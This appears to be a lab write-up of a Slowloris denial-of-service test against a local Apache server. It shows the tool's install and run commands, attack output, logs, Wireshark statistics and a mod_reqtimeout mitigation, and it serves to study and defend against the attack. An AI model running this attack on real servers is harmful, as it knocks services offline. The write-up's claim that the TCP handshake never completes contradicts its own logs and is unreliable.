Slowloris Attack Simulation

Source - 127.0.0.1 : ephemeral port

Destination - 127.0.0.1 : 80

Wireshark : capturing all trafic on -lo

Server - Apache2

Apache Version - 2.4.48

Looking at apache access logs continuously for any new enteries :

Now

Starting Attack (sending connection requests using slowloris package)

(for installation : `pip3 install slowloris`)

(usage : `slowloris 127.0.0.1`)

within couple of minutes, slowloris flooded our apache wth requests :

```
┌──(kali㉿kali)-[~]
└─$ slowloris 127.0.0.1
[05-09-2021 07:32:50] Attacking 127.0.0.1 with 150 sockets.
[05-09-2021 07:32:50] Creating sockets ...
[05-09-2021 07:32:50] Sending keep-alive headers ... Socket count: 150
[05-09-2021 07:33:05] Sending keep-alive headers ... Socket count: 150
[05-09-2021 07:33:20] Sending keep-alive headers ... Socket count: 150
[05-09-2021 07:33:35] Sending keep-alive headers ... Socket count: 150
[05-09-2021 07:33:50] Sending keep-alive headers ... Socket count: 150
[05-09-2021 07:34:05] Sending keep-alive headers ... Socket count: 150
[05-09-2021 07:34:20] Sending keep-alive headers ... Socket count: 150
[05-09-2021 07:34:35] Sending keep-alive headers ... Socket count: 150
[05-09-2021 07:34:50] Sending keep-alive headers ... Socket count: 150
[05-09-2021 07:35:05] Sending keep-alive headers ... Socket count: 150
[05-09-2021 07:35:21] Sending keep-alive headers ... Socket count: 150
[05-09-2021 07:35:36] Sending keep-alive headers ... Socket count: 150
[05-09-2021 07:35:51] Sending keep-alive headers ... Socket count: 150
[05-09-2021 07:36:06] Sending keep-alive headers ... Socket count: 150
[05-09-2021 07:36:21] Sending keep-alive headers ... Socket count: 150
[05-09-2021 07:36:36] Sending keep-alive headers ... Socket count: 150
[05-09-2021 07:36:51] Sending keep-alive headers ... Socket count: 150
[05-09-2021 07:37:06] Sending keep-alive headers ... Socket count: 150
[05-09-2021 07:37:21] Sending keep-alive headers ... Socket count: 150
[05-09-2021 07:37:36] Sending keep-alive headers ... Socket count: 150
[05-09-2021 07:37:51] Sending keep-alive headers ... Socket count: 150
[05-09-2021 07:38:06] Sending keep-alive headers ... Socket count: 150
[05-09-2021 07:38:21] Sending keep-alive headers ... Socket count: 150
[05-09-2021 07:38:36] Sending keep-alive headers ... Socket count: 150
[05-09-2021 07:38:51] Sending keep-alive headers ... Socket count: 150
[05-09-2021 07:39:06] Sending keep-alive headers ... Socket count: 150
[05-09-2021 07:39:21] Sending keep-alive headers ... Socket count: 150
[05-09-2021 07:39:36] Sending keep-alive headers ... Socket count: 150
[05-09-2021 07:39:51] Sending keep-alive headers ... Socket count: 150
[05-09-2021 07:40:07] Sending keep-alive headers ... Socket count: 150
^C[05-09-2021 07:40:13] Stopping Slowloris
```

whiile looking at apache access logs **(/var/logs/apache2/access.log)**, enormous amount of data in about 8 minutes -

```
127.0.0.1 - - [05/Sep/2021:07:38:06 -0400] "GET /?457 HTTP/1.1" 408 482 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_6)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.143 Safari/537.36"
127.0.0.1 - - [05/Sep/2021:07:38:06 -0400] "GET /?1563 HTTP/1.1" 408 482 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_6)
 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.143 Safari/537.36"
127.0.0.1 - - [05/Sep/2021:07:38:06 -0400] "GET /?887 HTTP/1.1" 408 482 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_6)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.143 Safari/537.36"
127.0.0.1 - - [05/Sep/2021:07:38:06 -0400] "GET /?639 HTTP/1.1" 408 482 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_6)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.143 Safari/537.36"
127.0.0.1 - - [05/Sep/2021:07:38:06 -0400] "GET /?1280 HTTP/1.1" 408 482 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_6)
 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.143 Safari/537.36"
127.0.0.1 - - [05/Sep/2021:07:38:06 -0400] "GET /?1523 HTTP/1.1" 408 482 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_6)
 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.143 Safari/537.36"
127.0.0.1 - - [05/Sep/2021:07:38:06 -0400] "GET /?436 HTTP/1.1" 408 482 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_6)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.143 Safari/537.36"
127.0.0.1 - - [05/Sep/2021:07:38:06 -0400] "GET /?625 HTTP/1.1" 408 482 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_6)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.143 Safari/537.36"
127.0.0.1 - - [05/Sep/2021:07:38:06 -0400] "GET /?1969 HTTP/1.1" 408 482 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_6)
 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.143 Safari/537.36"
127.0.0.1 - - [05/Sep/2021:07:38:06 -0400] "GET /?698 HTTP/1.1" 408 482 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_6)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.143 Safari/537.36"
127.0.0.1 - - [05/Sep/2021:07:38:06 -0400] "GET /?1709 HTTP/1.1" 408 482 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_6)
```

after almost 1900+ open tcp connection requests (never established full connection by not

sending acknowledgement),
connection was timedout by server, also some reset by the server(connection/sockets) :

(this value is totally different based on host/server/et cetera)

pretty soon, we can see things like -

```
*::1 - - [05/Sep/2021:07:38:47 -0400] "OPTIONS * HTTP/1.0" 200 126 "-"
"Apache/2.4.48 (Debian) (internal dummy connection)"*
```

```
 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.143 Safari/537.36"
127.0.0.1 - - [05/Sep/2021:07:38:51 -0400] "GET /?1556 HTTP/1.1" 408 482 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_6)
 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.143 Safari/537.36"
::1 - - [05/Sep/2021:07:39:15 -0400] "OPTIONS * HTTP/1.0" 200 126 "-" "Apache/2.4.48 (Debian) (internal dummy connection)"
::1 - - [05/Sep/2021:07:39:16 -0400] "OPTIONS * HTTP/1.0" 200 126 "-" "Apache/2.4.48 (Debian) (internal dummy connection)"
::1 - - [05/Sep/2021:07:39:17 -0400] "OPTIONS * HTTP/1.0" 200 126 "-" "Apache/2.4.48 (Debian) (internal dummy connection)"
::1 - - [05/Sep/2021:07:39:18 -0400] "OPTIONS * HTTP/1.0" 200 126 "-" "Apache/2.4.48 (Debian) (internal dummy connection)"
::1 - - [05/Sep/2021:07:39:19 -0400] "OPTIONS * HTTP/1.0" 200 126 "-" "Apache/2.4.48 (Debian) (internal dummy connection)"
::1 - - [05/Sep/2021:07:39:20 -0400] "OPTIONS * HTTP/1.0" 200 126 "-" "Apache/2.4.48 (Debian) (internal dummy connection)"
::1 - - [05/Sep/2021:07:39:21 -0400] "OPTIONS * HTTP/1.0" 200 126 "-" "Apache/2.4.48 (Debian) (internal dummy connection)"
::1 - - [05/Sep/2021:07:39:22 -0400] "OPTIONS * HTTP/1.0" 200 126 "-" "Apache/2.4.48 (Debian) (internal dummy connection)"
::1 - - [05/Sep/2021:07:39:23 -0400] "OPTIONS * HTTP/1.0" 200 126 "-" "Apache/2.4.48 (Debian) (internal dummy connection)"
::1 - - [05/Sep/2021:07:39:24 -0400] "OPTIONS * HTTP/1.0" 200 126 "-" "Apache/2.4.48 (Debian) (internal dummy connection)"
::1 - - [05/Sep/2021:07:39:25 -0400] "OPTIONS * HTTP/1.0" 200 126 "-" "Apache/2.4.48 (Debian) (internal dummy connection)"
::1 - - [05/Sep/2021:07:39:26 -0400] "OPTIONS * HTTP/1.0" 200 126 "-" "Apache/2.4.48 (Debian) (internal dummy connection)"
::1 - - [05/Sep/2021:07:39:27 -0400] "OPTIONS * HTTP/1.0" 200 126 "-" "Apache/2.4.48 (Debian) (internal dummy connection)"
127.0.0.1 - - [05/Sep/2021:07:39:06 -0400] "GET /?433 HTTP/1.1" 408 482 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_6)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.143 Safari/537.36"
127.0.0.1 - - [05/Sep/2021:07:39:06 -0400] "GET /?1289 HTTP/1.1" 408 482 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_6)
 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.143 Safari/537.36"
::1 - - [05/Sep/2021:07:41:22 -0400] "OPTIONS * HTTP/1.0" 200 126 "-" "Apache/2.4.48 (Debian) (internal dummy connection)"
::1 - - [05/Sep/2021:07:41:23 -0400] "OPTIONS * HTTP/1.0" 200 126 "-" "Apache/2.4.48 (Debian) (internal dummy connection)"
::1 - - [05/Sep/2021:07:41:24 -0400] "OPTIONS * HTTP/1.0" 200 126 "-" "Apache/2.4.48 (Debian) (internal dummy connection)"
::1 - - [05/Sep/2021:07:41:25 -0400] "OPTIONS * HTTP/1.0" 200 126 "-" "Apache/2.4.48 (Debian) (internal dummy connection)"
::1 - - [05/Sep/2021:07:41:26 -0400] "OPTIONS * HTTP/1.0" 200 126 "-" "Apache/2.4.48 (Debian) (internal dummy connection)"
127.0.0.1 - - [05/Sep/2021:07:41:26 -0400] "GET / HTTP/1.1" 200 3380 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/2010
0101 Firefox/78.0"
127.0.0.1 - - [05/Sep/2021:07:41:26 -0400] "GET /icons/openlogo-75.png HTTP/1.1" 200 6040 "http://127.0.0.1/" "Mozilla/5.0 (X
11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0"
127.0.0.1 - - [05/Sep/2021:07:41:26 -0400] "GET /favicon.ico HTTP/1.1" 404 487 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
Gecko/20100101 Firefox/78.0"
::1 - - [05/Sep/2021:07:41:27 -0400] "OPTIONS * HTTP/1.0" 200 126 "-" "Apache/2.4.48 (Debian) (internal dummy connection)"
::1 - - [05/Sep/2021:07:41:28 -0400] "OPTIONS * HTTP/1.0" 200 126 "-" "Apache/2.4.48 (Debian) (internal dummy connection)"
::1 - - [05/Sep/2021:07:41:29 -0400] "OPTIONS * HTTP/1.0" 200 126 "-" "Apache/2.4.48 (Debian) (internal dummy connection)"
::1 - - [05/Sep/2021:07:41:30 -0400] "OPTIONS * HTTP/1.0" 200 126 "-" "Apache/2.4.48 (Debian) (internal dummy connection)"
::1 - - [05/Sep/2021:07:41:31 -0400] "OPTIONS * HTTP/1.0" 200 126 "-" "Apache/2.4.48 (Debian) (internal dummy connection)"
::1 - - [05/Sep/2021:07:41:32 -0400] "OPTIONS * HTTP/1.0" 200 126 "-" "Apache/2.4.48 (Debian) (internal dummy connection)"
```

This is an internal Apache mechanism used for things like creating new child processes. For managing its child processes , Apache HTTP Server needs a way
to wake up processes that are listening for new connections. To do this, it sends a simple HTTP request back to itself.
This request will appear in the access_log file with the remote address set to the loop-back interface (typically 127.0.0.1 or ::1 if IPv6 is configured).

when this happens, cpu usage spikes a bit yet negligible, otherwise normal

```
top - 12:26:08 up  5:15,  1 user,  load average: 0.46, 0.38, 0.42
Tasks: 375 total,   2 running, 373 sleeping,   0 stopped,   0 zombie
%Cpu(s):  7.3 us, 13.1 sy,  0.0 ni, 78.1 id,  0.0 wa,  0.0 hi,  1.5 si,  0.0 st
MiB Mem :   1975.2 total,    124.6 free,   1295.9 used,    554.8 buff/cache
MiB Swap:    975.0 total,    412.8 free,    562.2 used.    408.2 avail Mem

    PID USER      PR  NI    VIRT    RES    SHR S  %CPU  %MEM     TIME+ COMMAND
   7321 kali      20   0 3077644 333052 119912 R  36.3  16.5   9:05.74 x-www-browser
  10269 kali      20   0 2400100  97328  80288 S  20.5   4.8   0:00.62 Web Content
    651 root      20   0 1508532 105976  21448 S  16.5   5.2  12:21.52 Xorg
    967 kali      20   0 1287464  18856   8692 S   6.6   0.9   3:48.24 xfwm4
  10048 kali      20   0 2402148  99992  82524 S   4.3   4.9   0:01.24 Web Content
  10098 kali      20   0 2473884 148296  89480 S   3.6   7.3   0:15.87 file:// Content
  10265 kali      20   0  323020  40380  32116 S   3.6   2.0   0:00.96 xfce4-screensho
   7477 kali      20   0 2467644 158372 100648 S   2.0   7.8   0:15.36 Privileged Cont
   9190 root      20   0   10372   3876   3108 R   1.0   0.2   0:29.38 top
     12 root      20   0       0      0      0 I   0.3   0.0   0:14.32 rcu_sched
    172 root     -51   0       0      0      0 S   0.3   0.0   0:10.26 irq/16-vmwgfx
    486 root      20   0  164052   2208   1724 S   0.3   0.1   0:51.22 vmtoolsd
    535 root      20   0  239780   6532   3976 S   0.3   0.3   0:06.44 polkitd
   1032 kali      20   0  510832  15244   9996 S   0.3   0.8   1:03.99 panel-17-pulsea
   1105 kali      20   0  294200  13900   6656 S   0.3   0.7   0:59.72 vmtoolsd
   7808 kali      20   0 4920108 181224  66612 S   0.3   9.0   0:29.27 @joplinapp-desk
   7946 kali      20   0 1307596  51928  32560 S   0.3   2.6   0:30.21 qterminal
   9006 root      20   0  194380  14552   9156 S   0.3   0.7   0:01.65 apache2
   9352 www-data  20   0  194848   9048   3536 S   0.3   0.4   0:00.08 apache2
   9359 www-data  20   0  194848   7916   2460 S   0.3   0.4   0:00.09 apache2
   9417 www-data  20   0  194848   9048   3536 S   0.3   0.4   0:00.11 apache2
   9419 www-data  20   0  194880   9836   4144 S   0.3   0.5   0:00.08 apache2
   9509 www-data  20   0  194848   7916   2460 S   0.3   0.4   0:00.07 apache2
   9528 www-data  20   0  194848   7916   2460 S   0.3   0.4   0:00.07 apache2
```

```
top - 12:24:36 up  5:13,  1 user,  load average: 0.09, 0.34, 0.41
Tasks: 371 total,   1 running, 370 sleeping,   0 stopped,   0 zombie
%Cpu(s):  0.0 us,  0.6 sy,  0.0 ni, 99.4 id,  0.0 wa,  0.0 hi,  0.0 si,  0.0 st
MiB Mem :   1975.2 total,    201.1 free,   1208.9 used,    565.2 buff/cache
MiB Swap:    975.0 total,    412.3 free,    562.7 used.    481.4 avail Mem

    PID USER      PR  NI    VIRT    RES    SHR S  %CPU  %MEM     TIME+ COMMAND
   9190 root      20   0   10372   3876   3108 R   1.0   0.2   0:28.40 top
   7946 kali      20   0 1308024  52252  32560 S   0.7   2.6   0:29.53 qterminal
   9539 www-data  20   0  194848   9056   3544 S   0.7   0.4   0:00.06 apache2
     12 root      20   0       0      0      0 I   0.3   0.0   0:14.16 rcu_sched
    486 root      20   0  164052   2208   1724 S   0.3   0.1   0:51.01 vmtoolsd
    651 root      20   0 1507564 105292  20792 S   0.3   5.2  12:12.07 Xorg
   1105 kali      20   0  294200  13900   6656 S   0.3   0.7   0:59.40 vmtoolsd
   9143 www-data  20   0  194848   8860   3360 S   0.3   0.4   0:00.14 apache2
   9359 www-data  20   0  194848   7916   2460 S   0.3   0.4   0:00.08 apache2
   9410 www-data  20   0  194848   9040   3528 S   0.3   0.4   0:00.09 apache2
   9418 www-data  20   0  194848   9048   3536 S   0.3   0.4   0:00.07 apache2
   9462 www-data  20   0  194848   9032   3524 S   0.3   0.4   0:00.08 apache2
   9466 www-data  20   0  194848   9032   3524 S   0.3   0.4   0:00.16 apache2
   9473 www-data  20   0  194848   7916   2460 S   0.3   0.4   0:00.07 apache2
   9486 www-data  20   0  194848   9056   3544 S   0.3   0.4   0:00.12 apache2
   9488 www-data  20   0  194848   9056   3544 S   0.3   0.4   0:00.11 apache2
   9501 www-data  20   0  194848   7916   2460 S   0.3   0.4   0:00.07 apache2
   9505 www-data  20   0  194848   7916   2460 S   0.3   0.4   0:00.08 apache2
   9528 www-data  20   0  194848   7916   2460 S   0.3   0.4   0:00.06 apache2
   9533 www-data  20   0  194848   7916   2460 S   0.3   0.4   0:00.07 apache2
      1 root      20   0  164140   6408   4532 S   0.0   0.3   0:09.56 systemd
      2 root      20   0       0      0      0 S   0.0   0.0   0:00.07 kthreadd
      3 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 rcu_gp
      4 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 rcu_par_gp
      6 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 kworker/0:0H-events_highpri
```

Now, its time to look at slowloris.pcap from Wireshark

we can see first connection request timed out after almost 1957th packet and roughly after 290+ connection since the first connection request which was not abled to establish a connection, because acknowledgement was never sent by slowloris to compplete tcp handshake.

Roundtrip time - 0sec 'cause tcp handshake was never completed, at-last closed by server with timeout error with almost wait time of 20.2sec

Here's the link for further investigation .

slowlrs.pcap

Some stats though:

- 28000+ packets **
- 8 minutes
- 1970+ connection requests **
- almsot 247 + every minute
- 4+ per second

---

Response Time

1. initially server responded within 2ms

`5 minutes into the attack`

2. reponse time for same page of size 3kb reaches 6.24 s

`after a few more minutes`

3. now response time is 28.79s

one possible solution that makes sense here -

mod_reqtimeout - Apache HTTP Server Version 2.4 - Mozilla Firefox

https://httpd.apache.org/docs/2.4/mod/mod_reqtimeout.html

Kali Linux · Kali Training · Kali Tools · Kali Forums · Kali Docs · NetHunter · Offensive Security · MSFU · Exploit-DB · GHDB

Apache Module mod_reqtimeout

Available Languages: en | fr

Description:	Set timeout and minimum data rate for receiving requests
Status:	Extension
Module Identifier:	reqtimeout_module
Source File:	mod_reqtimeout.c
Compatibility:	Available in Apache HTTPD 2.2.15 and later

Summary

This module provides a convenient way to set timeouts and minimum data rates for receiving requests. Should a timeout occur or a data rate be to low, the corresponding connection will be closed by the server.

This is logged at `LogLevel` info.

If needed, the `LogLevel` directive can be tweaked to explicitly log it:

```
LogLevel reqtimeout:info
```

Examples

1. Allow for 5 seconds to complete the TLS handshake, 10 seconds to receive the request headers and 30 seconds for receiving the request body:

```
RequestReadTimeout handshake=5 header=10 body=30
```

Topics
- Examples

Directives
RequestReadTimeout

Bugfix checklist
- httpd changelog
- Known issues
- Report a bug

See also
- Comments